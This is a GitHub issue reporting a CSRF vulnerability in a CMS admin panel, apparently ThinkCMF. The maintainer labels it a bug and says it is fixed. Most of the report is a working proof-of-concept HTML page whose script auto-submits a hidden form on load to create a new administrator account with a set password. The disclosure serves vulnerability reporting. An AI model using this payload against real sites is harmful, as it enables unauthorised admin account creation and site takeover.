New issue

Jump to bottom

I found a CSRF vulnerability that can add the administrator account #580

Open **yundiao** opened this issue on Mar 25, 2019 · 1 comment


Labels bug

yundiao commented on Mar 25, 2019 • edited

After the administrator loged in, open the page containing the following code. An administrator account will be added automatically.
(please replace "http://tp.im" in "url" with the domain name you set.)

```
<html><body>
<script type="text/javascript">
function post(url, fields)
{
var p = document.createElement("form");
p.action = url;
p.innerHTML = fields;
p.target = "_self";
p.method = "post";
document.body.appendChild(p);
p.submit();
}
function csrf_hack()
{
var fields;
fields += " <input type=\"hidden\" name=\"user&#95;login\" value=\"CSRFadministrator\" />";
fields += " <input type=\"hidden\" name=\"user&#95;pass\" value=\"admin1234\" />";
fields += " <input type=\"hidden\" name=\"user&#95;email\" value=\"456&#64;bing&#46;com\" />";
fields += " <input type=\"hidden\" name=\"role&#95;id&#91;&#93;\" value=\"1\" />";

var url = "http://tp.im/admin/user/addpost.html";
post(url, fields);
}
window.onload = function(){csrf_hack();}
</script>
</body></html>
```



yundiao changed the title ~~I found a CSRF vulnerability to add an administrator~~ **I found a CSRF vulnerability that can add the administrator account** on Mar 25, 2019

thinkcmf added the bug label on Mar 25, 2019

thinkcmf commented on Mar 25, 2019 Owner

已经修复

Assignees

No one assigned

Labels

bug

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants